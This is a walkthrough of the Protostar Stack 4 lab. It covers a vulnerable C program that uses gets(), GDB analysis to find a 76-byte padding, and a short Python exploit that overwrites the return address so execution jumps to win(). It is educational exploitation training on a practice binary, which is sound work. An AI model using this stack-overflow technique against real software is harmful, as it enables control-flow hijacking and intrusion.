
PROTOSTAR : STACK 4



SOURCE CODE

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void win()
{
  printf("code flow successfully changed\n");
}

int main(int argc, char **argv)
{
  char buffer[64];

  gets(buffer);
}
```

SOURCE CODE EXPLANANTION

- Variables used **char buffer[64].**

- **gets()** function is used to input **buffer** variable.

- The program doesn't have much function to do rather than inputting the **buffer** inside the program using the **gets()** function.

- **We can use GDB as r < (input)** to pass our input and check the program working. **(here)** **input** being the **buffer variable.**

OBJECTIVE :

- We need to print the text **"code flow successfully changed\n"** present in the **win() function.**

- To do the above task we need to **overflow** the **buffer** and change the **return address** of **eip register** so that it returns to **win()** function and prints the text which is our main mission.

USING GDB TO REVERSE ENGINEER AND ANALYZE ASSEMBLER INSTRUCTIONS

```
user@protostar:/opt/protostar/bin$ gdb -q stack4
Reading symbols from /opt/protostar/bin/stack4...done.
(gdb) set disassembly-flavor intel
(gdb) disass main
Dump of assembler code for function main:
0x08048408 <main+0>:    push   ebp
0x08048409 <main+1>:    mov    ebp,esp
0x0804840b <main+3>:    and    esp,0xfffffff0
0x0804840e <main+6>:    sub    esp,0x50
0x08048411 <main+9>:    lea    eax,[esp+0x10]
0x08048415 <main+13>:   mov    DWORD PTR [esp],eax
0x08048418 <main+16>:   call   0x804830c <gets@plt>
0x0804841d <main+21>:   leave
0x0804841e <main+22>:   ret
End of assembler dump.
(gdb)
```

Disassembly of main() function of stack4 program

```
(gdb) b *0x0804841d
Breakpoint 1 at 0x804841d: file stack4/stack4.c, line 16.
(gdb) r
Starting program: /opt/protostar/bin/stack4
test

Breakpoint 1, main (argc=1, argv=0xbffff854) at stack4/stack4.c:16
16      stack4/stack4.c: No such file or directory.
        in stack4/stack4.c
(gdb) x/s $esp+0x10
0xbffff760:     "test"
(gdb)
```

Setting a **breakpoint** at **0x0804841d**

- **esp+0x10 = buffer[64] variable.**

- **buffer** starts from **0xbffff760** in the **stack.** This will help us for our **padding** in **exploit.**

I ran **"test"** as input and verified by examining the **esp+0x10** using **x/s esp+0x10** to show the data in **string format.**

FINDING THE PADDING

```
(gdb) x/2x $ebp
0xbffff7a8:     0xbffff828      0xb7eadc76
(gdb) x/30x $esp
0xbffff750:     0xbffff760      0xb7ec6165      0xbffff768      0xb7eada75
0xbffff760:     0x74736574      0x08049500      0xbffff778      0x080482e8
0xbffff770:     0xb7ff1040      0x080495ec      0xbffff7a8      0x08048449
0xbffff780:     0xb7fd8304      0xb7fd7ff4      0x08048430      0xbffff7a8
0xbffff790:     0xb7ec6365      0xb7ff1040      0x0804843b      0xb7fd7ff4
0xbffff7a0:     0x08048430      0x00000000      0xbffff828      0xb7eadc76
0xbffff7b0:     0x00000001      0xbffff854      0xbffff85c      0xb7fe1848
0xbffff7c0:     0xbffff810      0xffffffff
(gdb) p/d 0xbffff7ac-0xbffff760
$1 = 76
(gdb)
```

Before going further what is padding???

Padding is basically the amount of bytes or characters we need to pass to overwrite the eip register since just **overflowing** the **buffer** wont be enough, its mentioned in the website that the **instruction pointer** might not necessarily be adjacent to **buffer** variable. That is why we need to calculate the **padding** and write out **exploit** accordingly.

x/2x $ebp

Check the **return address of the instruction pointer**. Here the address being **0xb7eadc76**

x/30x $esp

Check the condition of the **stack**

p/d 0xbffff7ac-0xbffff760

Check the **amount of bytes** required for **padding** so that we can modify our **exploit code** accordingly.

Padding = 76

Using Objdump to get address of win() function

```
user@protostar:/opt/protostar/bin$ objdump -M intel -d ./stack4 | grep "win"
080483f4 <win>:
user@protostar:/opt/protostar/bin$
```

WRITING OUR EXPLOIT CODE FOR EXPLOITING STACK BUFFER OVERFLOW

```
#padding = 76

#eip = 080483f4 --> store in LITTLE ENDIAN PROCESS

padding = 'A'*76

eip = '\xf4\x83\x04\x08'

print(padding + eip)
```

```
user@protostar:/opt/protostar/bin$ gdb -q stack4
Reading symbols from /opt/protostar/bin/stack4...done.
(gdb) set disassembly-flavor intel
(gdb) r < /tmp/exp4
Starting program: /opt/protostar/bin/stack4 < /tmp/exp4
code flow successfully changed

Program received signal SIGSEGV, Segmentation fault.
0x00000000 in ?? ()
(gdb)
```

Launched the exploit code and we have successfully exploited the stack4 program.